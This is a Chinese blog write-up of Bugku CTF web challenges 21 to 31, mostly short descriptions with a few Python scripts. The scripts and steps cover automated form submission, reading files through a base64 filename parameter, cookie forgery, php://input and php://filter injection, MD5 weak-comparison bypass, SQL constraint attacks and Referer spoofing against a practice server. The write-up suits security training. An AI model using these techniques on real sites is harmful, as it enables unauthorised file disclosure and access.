

BUGKU_CTF WEB(21-35) writeUP

原创

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订阅专栏

第21题: 秋名山老司机

根据题目要求可以看出题目要求在两秒内计算出div标签中给出的值。这里采用py传递value参数。通过post传递参数。session保持会话, 从而拿到flag。

The screenshot shows a Windows desktop environment. In the background, there are various application icons like Recycle Bin, Wireshark, C-Free 5, Steam, IDA Pro, QQ, XAMPP, Epic Games Launcher, and others. The foreground features a web browser window and a Python IDE (PyCharm).

The browser window shows a page with the following content:

```
123.206.87.240:8002/qjumingshan/
亲请在2s内计算老司机的车速是多少
1558082918+116747348+1741691809+1001795159*1613815793+813867914*1387679520*1189303227-683136999*8385
```

The Python IDE shows a script named `bugku21.py` with the following code:

```
1 s = requests.session()
2 source = s.get(url)
3 expression = re.search('(\d+[\+\-])+(\d+)', source.text).group()
4 print expression
5 result = eval(expression)
6 print result
7 post = {'value': result}
8 print(s.post(url, post).text)
```


The IDE also shows the output of the script in the Run console:

```
Run bugku21
C:\Python27amd64\python.exe C:/Users/王海涛/Desktop/python工具编写/bugku21.py
1280710857+1844704356+1384356558+1632235326+103365856*1914036089-1759838796-805225179*1961856720+964939333-2082504796
1171838122055422876
âžšŸe Vâšš ãŸe"eš ã ,œœ' Bugku {YOU_ID,_II_BY_SECONDS}
```

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第22题：速度要快。


burp抓包发现一个response请求头。里面有一个flag属性。第一次判断是base64加密的。观察注释。传post传margin，控制session保持flag不变。写python。成功拿到flag。



```
python工具编写 [C:\Users\王海涛\Desktop\python工具编写] - ...\bugku22.py [python工具编写] - PyCharm
File Edit View Navigate Code Refactor Run Tools VCS Window Help
python工具编写 bugku22.py
Project python工具编写 C:\Users\王海涛\Desktop\python工具编写
  bugku17题爆破
  ftp
  venv
  Include
  Lib
  Scripts
  tcl
  bugku.py
  bugku21.py
  bugku22.py
  ftp.py
  External Libraries
bugku22.py
1 import re
2 import requests
3 import base64
4 url = 'http://123.206.87.240:8002/web6/'
5 s = requests.session()
6 header = s.get(url).headers
7 flag = header['flag']
8 number = base64.b64decode(base64.b64decode(flag).split(':')[1])
9 info = {
10     'margin': number
11 }
12 result = s.post(url, info)
13 print result.text
Run bugku22
C:\Python27amd64\python.exe C:/Users/王海涛/Desktop/python工具编写/bugku22.py
EY(111d62fcd377076be18a)
Process finished with exit code 0
PEP 8: no newline at end of file
https://blog.csdn.net/qq_27180763
```

第23题：Cookies欺骗

首先发现url上有base64加密后的字符串。所以第一步进行解密。拿到字符串：keys.txt
编写脚本读取文件内容。获得php代码。



```
error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);


if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}
```

```
1.py - Notepad
File Edit Format View Help
import requests
s=requests.Session()
url='http://123.206.87.240:8002/web11/index.php?line='
for i in range(1,20):
    payload={'line':str(i),'filename':'aW5kZXgucGhw'}
    a=s.get(url,params=payload).content
    content=str(a)
    print(content)
```


观察php代码，发现需要构造cookie['margin']='margin'。所以burp抓包改参数成功拿到flag。并读取key.php。这里需要将key.php经过base64加密。




最后成功拿到flag。

第24题:never give up


这道题一进去，空空如也。观察页面源代码。发现注释1.phtml。查看该页面源代码。发现一段javascript代码。我们对word参数先进行url编码。得到一个经过base64加密过的字符串。



解密后成功拿到php源码:



最后直接访问网站当前目录下的: f4l2a3g.txt文件。成功拿到flag。



```
1 flag{tHis_is_The_fLaG}
```

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第25题: Welcome to bugku


直接右击查看源代码。发现一段被注释掉的PHP代码。

利用php://input和php://filter的特性进行注入。其中php://input可以读取没有处理过的post数据。所以这里我们的file采用post传输。

但是我没下插件 这题不会做==

第26题: 过狗一句话

题这里题目给了我们一段php代码。意思就是执行任意命令了。
所以我们可以直接查看当前根目录下文件，从而拿到flag。




https://blog.csdn.net/qq_27180763



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第27题：字符？正则


php正则表达式中的[:punct:]匹配任何字符



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第28题：前女友

看源代码，拿到php文件。



然后这题利用的是md5弱比较。可以使用数组进行绕过。成功拿到flag。



第29题:login1


根据提示是一道sql约束攻击的题目。直接构造。成功拿到flag。



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第30题：你从哪里来。

修改refer的值为<https://www.google.com>,就拿到flag了。



第31题：md5 collision

由题意知为PHP的md5碰撞。

